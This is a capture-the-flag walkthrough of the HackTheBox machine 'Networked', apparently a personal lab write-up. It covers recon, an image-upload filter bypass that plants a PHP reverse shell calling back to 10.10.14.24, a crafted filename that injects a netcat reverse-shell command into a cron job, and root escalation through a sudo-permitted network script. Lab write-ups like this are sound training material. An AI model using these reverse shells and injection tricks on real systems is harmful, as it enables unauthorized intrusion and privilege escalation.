Networked

IP: 10.10.10.146

Nmap

Added networked.htb to `/etc/hosts`


ran quick nmap (`nmap -T5 -Pn 10.10.10.146`), followed up by deeper nmap `sudo nmap -T5 -p- -A -Pn 10.10.10.146`

```
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)

80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

443/tcp closed https
```

Website: port 80




Possible usernames, let's add them to a userlist: *tyler, cameron*

```
kali@kali:~/Downloads/networked$ echo "tyler" > users.txt
kali@kali:~/Downloads/networked$ echo " cameron" >> users.txt
kali@kali:~/Downloads/networked$ echo "facemash" > passwords.txt
kali@kali:~/Downloads/networked$ echo "facemash!" >> passwords.txt
kali@kali:~/Downloads/networked$ echo "sat" >> passwords.txt
kali@kali:~/Downloads/networked$ echo "saturday" >> passwords.txt
```

Directory Recon

let's run `gobuster` on the port 80 site:
`sudo gobuster dir -u 10.10.10.146 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o /home/kali/Downloads/networked/gobuster.txt`
. results are:

- `/uploads` - nothing much here yet
- `/backup` - travelling to this site we find **backup.tar**, let's download it.



Backup.tar

Move this archive into its own directory, and then unzip it via: `tar -xf backup.tar`

```
kali@kali:~/Downloads/networked/backup$ tar -xf backup.tar
kali@kali:~/Downloads/networked/backup$ ls
backup.tar  index.php  lib.php  photos.php  upload.php
```

Each of these can be travelled to in the url, and `/upload.php` does allows us to upload a file however it rejects anything we upload.

Open the files in a **text editor**, the colours will make it easier to see. Let's investigate why we can't upload anything. The **php** code for `upload.php` states we have to upload something less than **6000**

```
if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
  echo '<pre>Invalid image file.</pre>';
```

So i create an empty **test.jpg** and to try to upload it, but it rejects this too. Let's keep reading the code.It says that it **requires** `lib.php` before it will execute the `uploads.php` , so let's read `lib.php`

> "It is possible to insert the content of one PHP file into another PHP file (before the server executes it), with the include or require statement"
>
> https://www.w3schools.com/php/php_includes.asp

```
1 <?php
2 require '/var/www/html/lib.php';
```

`lib.php` seems to be filtering IPs'.

```
function check_ip($prefix,$filename) {
  //echo "prefix: $prefix - fname: $filename<br>\n";
  $ret = true;
  if (!(filter_var($prefix, FILTER_VALIDATE_IP))) {
    $ret = false;
    $msg = "4tt4ck on file ".$filename.": prefix is not a valid ip ";
  } else {
    $msg = $filename;
  }
```

Okay, so this is why my test.jpg didn't work. Let's download an image from the server, in photos.php, and see if it will let one of its own be uploaded.

It does! Now re-upload the image, but have burpsuite intercept the request midway.

Now let's tack on a php reverse shell via burpsuite and see if that upsets the upload. This won't trigger a shell yet though

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.24';  // CHANGE THIS
$port = 4321;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
```

It accepts it! Now we need to fool around with the file name, to find a way to add **.php** without it upsetting the filters. The OWASP guide on file exploits can help us https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Adding `.php.` in the filename, in burpsuite was accepted by the upload system.

```
-----------------------------155652073514473214823214847 64
Content-Disposition: form-data; name="myFile"; filename="127_0_0_4.php.png"
Content-Type: image/png
```

Fire up a netcat listener, and then travel to: http://10.10.10.146/photos.php , which should trigger the shell

```
kali@kali:~/Downloads/networked/photo-exploit$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.146] 54934
Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 15:33:54 up  1:28,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
```

apache shell

We don't have the permissions for the user flag yet.

We don't get anything from `sudo -l` , let's go and check the `/home/` directory for clues.

we find a user called: **guly** , as well as **php** file and a **crontab** file

```
bash-4.2$ ls
ls
check_attack.php  crontab.guly  user.txt
```

Check_Attack.php

The **crontab** simply runs the `check_attack.php` file. Let's `cat` the **php**, and copy and paste them over to our kali machine. The colouring will make the **php** easier to read

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

It looks like this php code checks for anything that isn't supposed to be in uploads, and then is supposed to remove it....however it ends up trying to remove the actual file name but is written in such a way that it executes the file name itself.

So we if travel to `/var/www/html/uploads` , and `touch '; nc 10.10.14.24 8999 -c bash'` - the `;` is there to signal an execution. The netcat command we just gave should be sitting there as though it were a file name. Fire up a netcat listner and get ready.

```
127_0_0_1.png  ; nc 10.10.14.24 8999 -c bash
127_0_0_2.png  index.html
127_0_0_3.png
127_0_0_4.png
```

Guly Shell

Go and get your user flag, and then come back for the Priv Esc

Priv Esc

As always, check `sudo -l` for the easy wins. Equally, if you ran an eumeration script first before checking, it would have told you the same thing:

```
[+] We can sudo without supplying a password!
--More--(7%)
Matching Defaults entries for guly on networked:
--More--(7%)
    !visiblepw, always_set_home, match_group_by_gid, alwa
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDI
p+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE"
 LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep-
C_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_A
B_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbi
--More--(8%)

--More--(8%)
User guly may run the following commands on networked:
--More--(8%)
    (root) NOPASSWD: /usr/local/sbin/changename.sh
--More--(8%)

--More--(8%)

--More--(8%)
[+] Possible sudo pwnage!
--More--(8%)
/usr/local/sbin/changename.sh
```

We can run `changename.sh` as root. Let's go and look at its code. As per usual, bring it over to our kali machine to get colour.

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly
```

This bash script cats the file ' `/ifcfg'` , which has an exploit attacched to it. This helps explain more: https://vulmon.com/exploitdetails?qidtp=maillist_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f

In essence, we can write ' `test bash` ' for the first command, and `test` for the rest, and it will offer us a root bash shell afterwards, because of the space between our first command, it reads the second command - `bash` - as an executable.

```
[guly@networked /]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
test bash
test bash
interface PROXY_METHOD:
test
test
interface BROWSER_ONLY:
test
test
interface BOOTPROTO:
test
test
[root@networked network-scripts]# cat /root/root.txt
cat /root/root.txt
```